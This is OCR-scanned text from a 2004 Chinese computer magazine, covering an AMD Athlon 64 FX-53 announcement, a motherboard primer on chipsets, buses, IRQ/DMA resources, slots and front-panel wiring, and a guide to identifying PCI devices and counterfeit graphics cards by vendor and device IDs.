AMD在Cebit 2004大会上，也宣布推出Athlon 64 FX-53处理器(见图2)。Athlon 64 FX-53处理器工作频率在2.4GHz，比Athlon 64 FX-51处理器2.2GHz工作频率提升200MHz。Athlon 64 FX-53处理器的千颗批发单价为733美元。Athlon 64 FX-53处理器除了继续集成1MB大容量二级缓存，内建128bit DDR双通道内存控制器之外，还内建硬件安全功能，配合微软Windows XP SP2的反病毒功能，大大降低Athlon 64 FX-53系统遭遇病毒、木马攻击的可能性。

Intel正式启用新的产品命名方式的消息已经得到证实，今年5月将正式启用这种命名方式，同时这种命名方式第一次把处理器的实际速度给去掉，转而用产品的性能来命名产品，最终的命名方式会采用类似与宝马汽车那样的方式，300系列、500系列和700系列。 CF [YJ02]



万丈高楼平地起
——主板综述

■福建　包日晓

主板的英文名称叫做“Motherboard”或“Mainboard”，通过意译，主板也可以称为“母板”。当你打开电脑主机的外壳，就会看到一块板子，这块板子就是主板。它不但要负责电脑内部所有数据的沟通，而且还要记住电脑有哪些硬件，以及管理这些设备之间的沟通，以避免冲突的情况发生。好的主板可以让电脑更稳定地发挥系统性能，反之，系统则会变得不稳定。因此，我们每个人都应该对主板有所了解。

晋级第1关：主板的工作原理

大家喜欢将CPU比作电脑的大脑或心脏，那么电脑主板就可称为电脑的神经系统。

一、芯片组的工作原理

芯片组是主板上一个重要的组件。主板的功能有多少，几乎全看主板上芯片组的表现了。芯片组是主板的卖点，但用户是不能自行搭配芯片组的，完全得看主板厂商使用什么类别的芯片组后，用户才会去挑选主板。不过有人就会问：那么主板厂商不直接将芯片组安装在主板上就行了，还要那么多研发人员干什么呢？原因就是在主板与芯片组的搭配，不仅仅是在安装方面搭配就可以了，同时也必须对印刷电路板的材料作出适当选择，密密麻麻的绕线设计要有适当规划，主板上的电压控制机制以及散热空间设计等都是主板厂商所应注意的重点。

简单来说，芯片组主要的功能是协调主板各项组件的工作，如CPU和各设备之间的沟通、总线的数据传输，以及各项控制信号等。芯片组与主板的关系就像CPU与整机一样，它提供主板上的核心逻辑。可以说，芯片组就是主板的大脑，人的大脑分为左脑和右脑，而芯片组也是由北桥芯片与南桥芯片所组成的。北桥芯片主要负责与CPU的联系，并控制内存、AGP、PCI数据在北桥的内部传输，南桥芯片主要负责I/O接口以及IDE设备的控制。

二、总线的工作原理

早期的电脑和现在可是不太一样喔！最早的电脑体积庞大，而且都是由真空管和变压器所组成，随着技术不断改进，逐渐发展到印刷电路板的技术。仔细观察主板，上面布满了密密麻麻的铜线。电脑中大量的数据传输，靠的就是这些复杂的线路。这些负责数据传输的线路叫做“总线”，从主板外接到硬盘等其他设备来传输数据的线路，则称为“数据线”。

为什么主板需要这么多的总线？简单地说，一条线路一次传输的数据量是1位(bit)，如果计算机是32位，表示它每次可同时传输32位的资料，也就是说，主板上的CPU、芯片组和内存等，都需要配备32条线路。如果电脑是64位，线路自然也随之增加。这就是64位电脑运行速度比32位快的缘故。除了CPU工作速度加快之外，传输数据的路线多了，输送量也就倍增了。

三、串行通信的工作原理

电脑中实现串行通信的接口主要有：串行通信接口、串行ATA。这里主要向大家介绍一下串行通信接口的工作原理。

串行通信接口有许多种类，典型的串行接口包括四个主要寄存器，即控制寄存器、状态寄存器、数据输入寄存器及数据输出寄存器。寄存器的作用我们可以把它理解成图书的目录。有了它，当寄存器接收到CPU的读写指令时，会先检索此目录，然后再进行读写操作。控制寄存器接收CPU送给此接口的各种控制信息，而控制信息决定接口的工作方式。状态寄存器的各位叫状态位，每一个状态位都可以用来指示传输过程中的某一种错误或当前传输状态。数据输入寄存器总是和串行输入/并行输出移位寄存配对使用的。在输入过程中，数据1位接着1位从外设进入接口的寄存器，当接收完一个数据后，数据就从移位寄存器送到输入寄存器，再等待CPU来取走。输出的情况与输入过程类似，在输出过程中，数据输出寄存器和并行输入/串行输出移位寄存器配对使用。当CPU往数据输出寄存器中输出一个数据后，数据便传输到移位寄存器，然后1位接着1位通过输出线送到外设。

CPU可以访问串行接口中的四个主要寄存器。从原则上说，对这四个寄存器通过不同地址来访问，不过，因为控制寄存器是只写的，状态寄存器和数据输入寄存器是只读的，所以，可以用读信号和写信号来区分这两组寄存器，再用一个地址来区分两个只读寄存器或两个只写寄存器。

因为串行通信是数据1位接着1位依次传输，每1位数据占据1个固定时间长度，所以只要少数几条线就可以在系统之间交换信息。串行ATA也是同样原理，从数据线上看，串行ATA仅用7根数据线，而并行ATA需要用到40根或80根数据线。

四、并行通信接口

所谓并行通信接口是指实现并行通信的接口，比如：LPT接口和并行ATA。下面主要介绍LPT接口的输入输出过程。

1.输入过程

在并行接口中，有一个控制寄存器用来接受CPU对它的控制命令，还有一个状态寄存器提供各种状态位供CPU查询。这就好比在运动场上，接力赛的运动员的听觉用于接收裁判员的命令下达信号，而大脑可以查询命令是否正确下达。为了实现输入输出，并行接口中还必定有相应输入缓冲寄存器和输出缓冲寄存器。当并行接口处于输入过程时，使状态线“数据输入准备好”成为高电平，作为对外设的响应。同理，运动员也会在“各就各位”阶段为马上起跑做准备。外设接收到此信号，便撤除数据和“数据输入准备好”信号。数据到达接口后，接口会在状态寄存器中设置“输入准备好信号”状态位，以便CPU进行查询，接口也可以在此时向CPU发送一个中断请求。所以，CPU既可以用软件查询方式，也可以用中断方式来设法读取接口中的数据。CPU从并行接口中读取数据后，接口会自动清除状态寄存器中“输入准备好”状态位，并使数据总线处于高阻状态。同理，接力赛的第二个运行员从第一个运动员中接到接力棒后，第一个运行员的大脑会自动清除赛跑的指令。此后，又开始下一个输入过程。

2.输出过程

每当外设从接口取走一个数据后，接口就会将状态寄存器中“输入准备好”状态位设置为“1”，以表示CPU当前可以往接口中输出数据，这个状态位可供CPU进行查询。此时，接口也可以向CPU发一个中断请求。同样，第二个运动员从第一个运动员取走接力棒后，同时会传达给大脑，表示自己可以继续比赛过程。所以，CPU既可以用软件查询方式，也可以用中断方式往接口中输出一个数据。当CPU输出的数据到达接口的输出缓冲寄存器后，接口会自动清除“输入准备好”的状态位，并且将数据送往外设，同时，接口往外设发送一个“驱动信号”来启动外设接收数据。外设被启动后，开始接收数据，并向接口发一个“数据输出回答”信号。接口收到此信号，便将状态寄存器中的“输入准备好”状态位设置为“1”，以便CPU输出下一个数据。

晋级第2关：主板如何分配资源

现在很多设备都支持即插即用(Plug & Play，称简PnP)。它的作用是自动配置(低层)电脑中的插卡和其他设备，然后告诉对应的设备都做了什么。即插即用的任务是把物理设备和软件(设备驱动程序)相配合，并操作设备，在每个设备和它的驱动程序之间建立通信信道。换种说法，它允许电脑自动检测和配置设备并安装适当的设备驱动程序。PnP分配下列资源给设备和硬件：IRQ、I/O端口、DMA通道和内存地址。

一、IRQ

IRQ(Interrupt Request，中断请求)就是在电脑中执行硬

讯怡二分之一

件中断请求的操作，用来停止其相关硬件的工作状态。当系统接收到中断信号(也称中断请求)后，系统完成当前指令的执行，保存处理器状态和当前进程的上下文环境，然后调用中断处理进程对中断进行分析处理，处理完成后再恢复中断前的CPU状态和进程状态继续执行刚才的任务。计算机系统使用中断功能在不同的设备之间切换，而不必为了等待某个设备而空闲CPU时间。中断是系统使用和管理硬件的重要手段之一。

对于不同的系统，IRQ分配会有所不同。对于支持PnP的硬件，Windows会为硬件自动分配适当的中断(见图1)。对于不支持PnP的较早的设备或是个别的硬件，往往系统不能正确分配IRQ资源，造成硬件冲突。IRQ由中断控制器所处理，每个中断控制器可处理8个中断输入，现在的系统多由2个中断控制器来处理。所以共可以处理16个中断，由IRQ 0到IRQ 15，其中大多的IRQ都有固定的编排，例如IRQ 0固定为系统定时器，IRQ 1则是键盘。但是IRQ 2中断控制器的输出需要接到第二个中断控制器的其中1个输入，所以最多只可处理到15个中断请求。中断控制器当然有优先级，0最大，7最小，当有两个设备同时发出IRQ时，由这个顺序来决定谁先被服务。因为IRQ 2被当成第二个中断控制器的输入，所以整个中断请求的顺序为0、1、2(8、9、10、11、12、13、14、15)、3、4、5、6、7。实际上，Windows 2000/XP都可以通过IRQ 9共享PCI设备的IRQ 16～IRQ 31资源。



图1 每个设备都会占一个IRQ值

二、DMA

计算机与外设之间的联系一般通过两种方法：一是通过CPU控制来进行数据的传送；二是在专门的芯片控制下进行数据的传送。我们所说的DMA(Direct Memory Address，直接内存访问)，就是不用CPU控制外设同内存之间相互传送数据的通道，而是直接在外设与内存之间的通道相互传输数据，这样减轻了CPU的负担，系统的速度也会大大增加。

Windows为不同的硬件分配不同的DMA号(类似于IRQ)，例如DMA 1分配给LPT打印口，DMA 2分配给软盘控制器。整个数据传输操作是在一个称为"DMA控制器"的控制下进行的。CPU除了在数据传输开始和结束时做一点处理外，在传输过程中CPU可以进行其他工作。这样，在大部分时间里，CPU和输入输出都处于并行操作。因此，使整个电脑系统的效率大大提高。由于DMA功能是系统初始化配置的，因此对于新安装的系统不容易出现"DMA冲突"(否则Windows无法正常安装)。现在大部分外设都可以开启DMA功能(如图2)。


图2 开启IDE设备的DMA通道

三、I/O地址

I/O地址的英文全称为"Input/Output Address"，中文翻译为输入/输出地址。I/O地址是指在设备和CPU之间传输数据的通道。该地址作为CPU用来发送或接收数据的一个或多个内存地址出现。每个设备都会有一个专用的I/O地址，用来处理自己的输入输出信息，例如：LPT1端口的I/O地址范围是"0378-037F"(见图3)。因此这是绝对不能够重复的。如果这两个资源有了冲突，系统硬件就会工作不正常。



图3 每个设备都有一个专用的I/O地址


四、内存地址

内存地址是指可以分配给设备，或由程序或操作系统使用的计算机内存部分。通常给设备分配一个内存地址范围。像I/O地址一样，一些设备在主内存中分配有地址。当你安装这样的设备时，实际上也插了一块内存模块(主内存，不是I/O内存)。这段内存被设备和CPU共享(运行设备驱动程序后)，这段内存意味着设备和主内存之间能"直接"传输数据，但事实上这并不是真正的传输，而是设备把数据放到自己的内存中的同时也就放到了主内存中。这就会为这个设备分配一个内存地址范围，以免与其他设备或程序、操作系统相冲突。内存地址范围的格式为"DDCFF000-DDCFFFFF"(见图4)。



图4 有些设备有独立的内存地址

晋级第3关：主板的组成结构


图5

主板的平面是一块印刷电路板，分为四层板和六层板。为了节约成本，现在的主板多为四层板:主信号层、接地层、电源层、次信号层。而六层板增加了辅助电源层和中信号层。六层印刷电路板的主板抗电磁干扰能力更强，主板也更加稳定。在印刷电路板上面，布置了各种各样的部件(见图5)。

一、芯片部分

1.芯片组

横跨AGP插槽左右两边的两块芯片就是芯片组，芯片组一般由南桥芯片和北桥芯片组成。南桥一般位于PCI插槽的下面;北桥芯片一般位于CPU插座旁边。芯片组在很大程度上决定了主板的功能和性能，一般来说越新的芯片组可提供的功能就越多，比如:Intel 875P、Intel 865PE、Intel 865P、Intel 865G等芯片组所支持的功能就比Intel 845PE、Intel 845GE、Intel 845GV等芯片组多。

2.BIOS芯片

BIOS芯片是一块方块状的存储器，其中存储该主板搭配的基本输入输出系统程序，能够让主板识别各种硬件，还可以设置引导系统的设备，调整CPU外频等。用户可以刷新BIOS芯片中的BIOS程序，以获取更好的性能及对电脑最新硬件的支持。

3.RAID控制芯片

RAID控制芯片相当于一块RAID卡的作用，可支持多个硬盘组成各种RAID模式。目前主板上集成的RAID控制芯片主要有两种:HPT372 RAID控制芯片和Promise RAID控制芯片。

4.SATA控制芯片

主板上集成的SATA控制芯片主要有两种功能，一是主板本身不支持SATA，此SATA控制芯片可使主板支持SATA硬盘;如果主板芯片组已经提供SATA的支持，那么此时如果还板载SATA控制芯片，可使主板支持更多SATA接口。

二、插槽与接口部分

1.CPU插座

CPU插座就是安放CPU的插座，即所谓的Socket 478(适合Pentium 4、Celeron 4等CPU)、Socket A(适合Duron、Athlon、Athlon XP等CPU)。由于CPU插槽的规格较多，主板上的CPU插槽如果不能配合CPU使用，便一点用处也没有，在购买时一定要想清楚要搭配什么种类的CPU才行(通常可以从芯片组的种类得知支持何种CPU)。

2.内存插槽

内存插槽一般位于CPU插座下方，如今基本上是采用DDR SDRAM内存。一块主板是否具有内存的升级空间，与内存插槽的位置与数量息息相关。当然，内存插槽的数目与芯片组的性能也密不可分。

3.AGP插槽

AGP(Accelerated Graphics Port，加速图形端口)插槽颜色多为深棕色，位于北桥芯片和PCI插槽之间。AGP插槽有1×、2×、4×、8×和Pro之分。AGP显卡和内存之间

讯怡二分之一

有一条高速通道，直接使用系统内存来处理图像数据，可为AGP显卡动态地分配系统主存，用来存取较大的3D图形材质，这样大大节省了显卡本地内存。

4.PCI插槽

PCI(Peripheral Component Interconnect，外围设备互连总线)插槽多为乳白色，是主板的必备插槽，可以插上声卡、网卡、Modem卡等设备。

5.ISA插槽

ISA(Industry Standard Architecture，工业标准总线)插槽颜色为黑色，在早期的Pentium和Pentium Ⅱ级主板中可以见到，由于仅支持16位的I/O设备，且存在数据传输率低、缺乏技术规范、不能支持多CPU系统、不支持自动配置等缺点，因此在新型主板中已完全淘汰ISA插槽。

6.AMR、CNR、ACR插槽

AMR(Audio/Modem Riser，声音/调制解调器插卡)插槽、CNR(Communication Network Riser，通讯网络插卡)插槽和ACR(Advanced Communication Riser，高级通讯插卡)插槽颜色均为淡棕色，可以直接插入AMR、CNR或ACR的软Modem或网卡。它们还有一个共同点，都是把软Modem或是软声卡的一部分功能交由CPU来完成。

7.IDE接口

通常IDE接口都位于PCI插槽下方，从空间上则垂直于内存插槽(也有横着的)。大部分主板带两个IDE接口(分别称为IDE1和IDE2)，一般情况下，IDE1接硬盘，IDE2接光驱。

8.SATA接口

SATA接口一般在PCI插槽的左下方或正下方，SATA接口比IDE接口小许多，连接也比IDE接口方便。

9.软驱接口

软驱接口当然用于连接软驱，多位于IDE接口周围，比IDE接口略短一些，因为它是34针的，所以数据线也略窄一些。

10.USB接口

USB(Universal Serial Bus，通用串行总线)接口是现在最为流行的接口，最大可以支持127个外设，并且可以独立供电，其应用非常广泛。USB接口可以从主板上获得500mA的电流，支持热拔插，真正做到了即插即用。一个USB接口可同时支持高速和低速USB外设的访问，由一条四芯电缆连接，其中两条是正负电源，另外两条是数据传输线。USB 1.1的数据传输率为12Mbps，USB 2.0的数据传输率可达480Mbps。

11.COM接口

目前大多数主板都提供了两个COM接口，分别为COM1和COM2，作用是连接串行鼠标和外置Modem等设备。COM1接口的I/O地址是03F8h-03FFh，中断号是IRQ4;COM2接口的I/O地址是02F8h-02FFh，中断号是IRQ3。由此可见COM2接口比COM1接口的响应具有优先权。

12.PS/2接口

PS/2接口的功能比较单一，仅能用于连接键盘和鼠标。一般情况下，鼠标的接口为绿色、键盘的接口为紫色。PS/2接口的传输速率比COM接口稍快一些，是目前应用最为广泛的接口之一。

13.LPT接口

LPT接口一般用来连接打印机或扫描仪。并口的工作模式主要有三种:一是SPP标准工作模式,以半双工单向传输,数据传输率较慢，仅为15Kbps;二是EPP增强型工作模式，采用双向半双工数据传输，其数据传输率比SPP快很多，可达2Mbps;三是ECP扩充型工作模式，采用双向全双工数据传输，数据传输率比EPP还要快一些，但支持的设备不多。

14.音频接口

板载声卡应该是目前最常见的，将音箱引出的3.5mm音频接头连接到板载声卡的音频输出接口，该接口旁边的标记可能是一个声音的图形;或者也可以从颜色上进行辨别，这个接口呈淡绿色。将麦克风上的3.5mm音频接头连接到板载声卡的麦克风接口，这个接口旁边的标记可能是一个麦克风的图形;或者也可以从颜色上进行辨别，这个接口呈粉红色。

晋级第4关:正确连接主板连线

我们在安装新电脑时，前置USB接口连线、I/O接口连线都可以参照主板说明书进行连接。如果没有说明书，这时你该如何正确连接呢？总不会去找主板说明书吧？更何况，品牌机的主板都是OEM的产品,有的根本就没有具体型号,怎么去找主板的使用手册？不过，我们还是可以正确连接这些连线。

1.USB接口

关于这方面的话题可参见本刊2003年第10期杂志的《前置USB的接线方案大放送》文章。

2.前置音频接口

(1)如果机箱自带音频线为标准音频线和音频头，通过机箱后面板伸出并直接插到主板的音频输入输出口即可。

(2)如果机箱自带接针式音频线(一般10针，不过其中有1针是空的,用来定位使用的)，用来接到主板的板载I/O接针上，具体步骤如下(见图6)。




图6

这里以华硕主板为例，在默认状态下，有两个跳线帽分别将“(B)Line out_R”和“(B)Line out_L”短路，以保证后面板的音频正常。接前置音频输出时，请将“AGND”、“Line out_R”和“Line out_L”线接到相应的针上，但请注意:接上前置音频接口后，后置的音频接口将会被屏蔽。至于MIC，接“MIC2”和“MICPWR”即可。如果你的主板支持6声道输出，请确保当前为2声道输出，否则MIC无法使用，MIC2的选项也将被屏蔽。

3.CD音频线的连接

CD音频线比较容易连接，只要将音频线一端插入主板上标有“CD_AUDIO”或“CD-In”字样的插座(见图7)，另一端按照正确的方向插入光驱后面板的音频线接口中即可。因为音频线是最容易插错的，为了避免这种情况的发生，大

家仔细观察这根音频线，在音频线接头都会有一个箭头标示(一般是在白色那根线的位置)，将其与光驱和声卡的音频线接口上标示的“L”相对应插入即可。



图7

4.机箱面板连接线

主板上的机箱面板连线插针一般都在主板左下端靠近边缘的位置，一般是双行插针，一共有10组左右(见图8)。也有部分主板的机箱面板连线插针采用的是单行插针(见图9)。不管机箱面板连线插针如何排列，虽然设计摆放的位置可能有所不同，但是至少会包含电源开关、复位开关、电源指示灯、硬盘指示灯、扬声器等插针。在主板说明书中，都会有详细介绍哪组插针应连接哪个连线，我们只要对照插入即可。就算没有主板说明书也不要紧，因为大多数主板上都会将每组插针的名称印在主板的印刷电路板上。只要你细心观察，就可以通过这些英文字母来正确地安装各种连线。



图8



图9

⑴电源开关

电源开关是激发ATX电源向主板及其他各设备供电的信号，机箱面板上的电源开关用于开启／关闭电源(软关机)。连接电源开关连线时，先从机箱面板连线上找到标有“Power SW”的两针插头，分别是白棕两种颜色(见图10)，然后插在主板上标示有“PWR SW”或“PWR”字样的插针上就可以，不需要注意插接的正反。



图10

⑵复位开关

复位开关是用于重新启动计算机的。连接复位开关连线时，先从机箱面板连线上找到标有“Reset SW”的两针插头，分别是白蓝两种颜色(见图11)，然后插在主板上标示有“Reset”或“RST”字样的插针上就可以，不需要注意插接的正反。



图11

⑶电源指示灯

电源指示灯可以表示目前主板是否加电工作。连接电源指示灯连线时，先从机箱面板连线上找到标有“Power LED”的三针插头，中间一根线空缺，两端分别是白绿两种颜色(见图12)，然后插在主板上标示有“PWR LED”或“P LED”字样的插针上。由于电源指示灯是采用发光二极管，所以连接是有方向性的。有些主板上会标示“P LED+”和“P LED-”，我们需要将绿色一端对应连接在“P LED+”插针上，白线连接在“P LED-”插针上。




图12

⑷硬盘指示灯

硬盘指示灯可以标明硬盘的工作状态，此灯在闪烁，说明硬盘正在存取。连接硬盘指示灯连线时，先从机箱面板连线上找到标有“H.D.D. LED”的两针插头，分别是白红两种颜色(见图13)，然后插在主板上标示有“HDD LED”或“IDE LED”字样的插针上。硬盘指示灯的连接也是有方向性的。有些主板上会标示“HDD LED+”和“HDD LED-”，我们需要将红色一端对应连接在HDD LED+插针上，白线连接在HDD LED-插针上。




图13

小提示

由于发光二极管是有极性的，插反是不亮的，所以如果你连接之后指示灯不亮，不必担心接反会损坏设备，只要将计算机关闭，将相应指示灯的插线反转连接就可以了。

⑸扬声器

扬声器是主机箱上的一个小喇叭，可以提供一些开机自检错误信号的响铃功能。连接硬盘指示灯连线时，先从机箱内部找到标有“Speaker”的四针插头，中间两根线空缺，两端分别是红黑两种颜色(见图14)，然后插在主板上标示有“Speaker”或“SPK”字样的插针上。扬声器从理论上是区分正负极的，红色插正极，黑色插负极，但实际上接反也可以发声。



图14

一些AT主板上，还可能需要连接CPU速度切换开关(TB SW)、CPU工作状态指示灯(TB LED)、键盘锁(Keylock)等连线，但是没有电源开关连线。

5.风扇电源接口

通常主板上会有至少3个以上适用于风扇使用的3针电源插针，建议用户最好将CPU风扇、机箱风扇安装在指定的电源插针上(通过查阅主板说明书即可得知)。你只要将这个电源插座的两头凸起的一端，对准主板上的3针电源插针的有挡片的一端，然后往下插到位即可(见图15)。 CF [YJ03]



图15



PCI设备的终极警探——设备ID

■福建　爱在残阳间

每一个硬件都有一个专用的、被即插即用来使用的标识号。这个标识号能够由不同的类型组成，例如供应商ID、设备ID、子系统ID、子系统供应商ID或修订ID。设备ID(芯片类型)就是不同硬件的身份识别码。

一、读懂设备ID

每一个硬件的标识号主要由:供应商ID(Vendor ID)、设备ID(Device ID)、子系统ID(Subsystem ID)、子系统供应商ID(Subsystem Vendor ID)和修订ID(Revision ID)组成。其中，供应商ID、设备ID和子系统供应商ID都是由四位的十六进制代码构成。设备ID的性质与我们的身份证一样，对于不同的芯片版本来说是惟一的。所有的PCI或AGP硬件都有不同的设备ID，许多设备的设备ID没有锁住，是编程到设备的BIOS当中，在电脑启动时从BIOS中写入，然后进行初始化。如何获取这些设备的设备ID呢？我们可以通过以下方法:

1.从“PCI设备列表”获知

开机自检后，电脑会显示硬件配置信息画面。这里有一行“PCI device listing…”的字样，它代表“PCI设备列表”之意。大家知道，现在主板上除了AGP显卡外，其余硬件设备如声卡、网卡、Modem等绝大多数都是PCI接口，从这里可以清楚地了解到计算机中各个PCI设备的使用情况，它可以帮助我们准确、快速判断硬件冲突等故障。对我们来说，最重要的信息当然是其中的两项:Vendor(供应商)和Device(设备)。例如从图1中可以看到系统中有一个“Display Controller”(显示控制器)设备(即显卡)，供应商ID为1002，设备ID为4150。




图1

小提示

关闭开机LOGO，看清PCI设备列表

有很多名牌主板都会增加一个类似品牌电脑的开机LOGO,虽然看上去比较赏心悦目,但是对于想看开机自检后的PCI设备列表画面的人来说,就不大方便了。因为设置了开机LOGO后,此画面根本就不会出现。这时你可能就想把这个开机LOGO屏蔽了(不同主板的设置项可能会有所差异,大家可参考主板说明书)。开机后按“Del”键进入BIOS设置程序主菜单，选择“Advanced BIOS Features(高级BIOS功能设置)”，然后将“Full Screen LOGO Show”相类似的选项(有些主板可能是“Show Bootup Logo”)设置为“Disabled”后，按“F10”键保存并退出即可。

2.通过驱动程序获取

如果你使用的是ATi显卡，正确安装好ATi公版驱动程序后，在桌面上用鼠标右键点击“属性”，然后依次点击“设置→高级→选项→详细资料”，在这里可以发现显卡的“设备ID”、“厂商ID”、“子系统ID”、“子系统厂商ID”(见图2)。“设备ID”为显示芯片的名称，4E48代表Radeon 9800 Pro;“厂商ID”是ATi的代号，所有ATi显卡产品均为1002;而作为识别最终显卡制造商的“子系统厂商ID”，每个厂商都有着自己不同的代号。通过这个方法,我们也可以鉴定显卡的出身，这款Radeon 9800 Pro的“子系统厂商ID”和“厂商ID”一样，均为1002，也就说明这款产品为“BUILD BY ATI”的ATi原厂产品。



图2

3.通过软件获取

假如你使用nVIDIA显卡，那么还可以借助NVIDIA BIOS Editor编辑工具(下载地址:http://nvworld.ru/downloads/rvbsetup.exe)。运行nVIDIA BIOS Editor后，单击“File→Read From Memory”，此时就可以在“Device ID”中看到使用的显卡的设备ID，在“Sub Vendor ID”中看到子供应商ID，“Sub Device ID”中看到子设备ID(见图3)。




图3

如果你使用的是其他PCI设备，那么可以通过PCI List软件(下载地址:http://www.pctip.ch/library/downloads/dl.asp?id=1758)获取供应商ID、设备ID、

子系统ID和子系统供应商ID(见图4)。




图4

二、设备ID也能打假

前段时间有一个朋友请教笔者，询问他以前购买的Elsa 511显卡是否是冒牌的，因为他无法使用原卡的驱动程序，而只能用公版驱动程序。但是开机自检时，的确是Elsa 511 32MB。

其实，除了从外观看PCI板卡的来源是不是假货外，还可以通过PCI板卡的供应商ID和设备ID来区分。供应商ID是芯片厂商的标识，例如10DE是nVIDIA的标识，还有一个子供应商ID，它是显卡厂商的标识，例如1043代表ASUS。设备ID是芯片的名称或代号，例如0322代表nVIDIA GeForce 5200，同样它还有一个子设备ID，例如80CF与子设备ID相结合就是ASUS生产的ASUS V9520/TD显卡。

假如检测出来的供应商ID、子供应商ID、设备ID和子设备ID之间不匹配，也就是出现牛头不对马嘴的现象，我们基本可以断定这个硬件为冒牌货或假货。

三、通过设备ID识别未知PCI设备

在第一次或重新安装操作系统时，在“设备管理器”的“其他设备”中会显示带黄色“？”的未知设备。如果你不知道这款硬件的型号，就无法为这些未知设备正确安装驱动程序。一般来说，PCI设备都会在“PCI设备列表”中显示相应的信息，利用供应商ID和设备ID就能顺利识别相应的设备。

附表 nVIDIA与ATi的常见设备ID列表

NVIDIA(供应商ID:10DE)		ATi(供应商ID:1002)	
0110	GeForce2 MX / MX 400	4144	Radeon 9500系列
0111	GeForce2 MX 100/200(DDR)	4145	Radeon 9700
0150	GeForce2 GTS / Pro	4146	Radeon 9700
0151	GeForce2 Ti (DDR)	4148	Radeon 9800 SE
0170	GeForce4 MX 460	4150	Radeon 9600
0171	GeForce4 MX 440	4151	Radeon 9600
0172	GeForce4 MX 420	4152	Radeon 9600 XT
0173	GeForce4 MX 440 SE	4966	Radeon 9000/9000 Pro
0182	GeForce4 MX 440 SE with AGP 8X	4967	Radeon 9000
0183	GeForce4 MX 420 with AGP 8X	4E44	Radeon 9700/9500系列
0185	GeForce4 MX 4000	4E45	Radeon 9700/9500系列
0201	GeForce3 Ti 200	4E46	Radeon 9600 TX
0202	GeForce3 Ti 500	4E48	Radeon 9800 Pro
0280	GeForce4 Ti 4800	4E49	Radeon 9800
0281	GeForce4 Ti 4200 with AGP 8X	4E4A	Radeon 9800 XT
0282	GeForce4 Ti 4800 SE	5144	Radeon 7200 QD SDR/DDR
0301	GeForce FX 5800 Ultra	514C	Radeon 8500/8500 LE
0302	GeForce FX 5800	514D	Redeon 9100系列
0311	GeForce FX 5600 Ultra	5157	Radeon 7500
0312	GeForce FX 5600	5158	Radeon 7500 QX
0314	GeForce FX 5600 XT	5159	Radeon 7000/Radeon VE
0321	GeForce FX 5200 Ultra	516C	Radeon 8500/8500 LE
0322	GeForce FX 5200	5960	Radeon 9200 Pro
0330	GeForce FX 5900 Ultra	5961	Radeon 9200 LE-8X
0331	GeForce FX 5900	5964	Radeon 9200 SE系列
0332	GeForce FX 5900 XT		
0333	GeForce FX 5950 Ultra		
0341	GeForce FX 5700 Ultra		
0342	GeForce FX 5700		

▶▶▶ 火速链接

《熟悉的陌生人——设备管理器实例点点通》 2003年第23期
此文章介绍了通过注册表编辑器识别未知PCI设备的方法。
《让“未知设备”不再未知》 2003年第22期
此文章介绍了利用芯片型号和Unknown Device Identifier软件识别未知设备的方法。

当计算机启动时，会对PCI设备进行轮询以获取供应商ID、设备ID、子系统ID和硬件修订版ID等信息。此时只要记录供应商ID和设备ID即可。

最后，在IE地址框中输入“http://www.pcidatabase.com/”网址，进入到“PCI Vendor and Device Lists”(PCI供应商和设备列表)网站。单击“By Vendor ID”链接(见图5)，查找0x供应商ID相对应的厂商名称。接着点击厂商名称的链接，即可查找到供应商ID对应的设备ID信息(见图6)。



图5




图6

使用“Notes”信息提供的网址查找设备的兼容驱动程序，或者利用“Chip Number”和“Description”在驱动之家网站查找设备的公版或兼容驱动程序。

小提示

由于所有供应商ID和对应的设备ID的资料过于庞大，笔者特意将所有供应商ID和对应的设备ID的资料整理出来，提供给读者朋友参考。网址为http://www.intodigi.com/deviceid.txt。

CF [YJ04]

解除电视卡的声道霸占问题

■广东　莫毅坚

市面上的电视接收卡，一般随卡附送一条两头皆为Φ3.5mm插头的双声道音频线，一端插入电视卡的音频输出接口，另一端接声卡的音频输入接口。这种接法虽然操作简便，但存在明显缺陷：如果所用的声卡为板载集成的四(4.1)或六(5.1)声道声卡时，因为设计上音频输出、输入共用插口的原因，当系统以多声道放音(如玩游戏或播放DVD等)时，电视卡的音频线必然会占用其中的一个输出接口。除非把它拔出，另接入音频输出线，否则系统不能以正常的多声道放音。

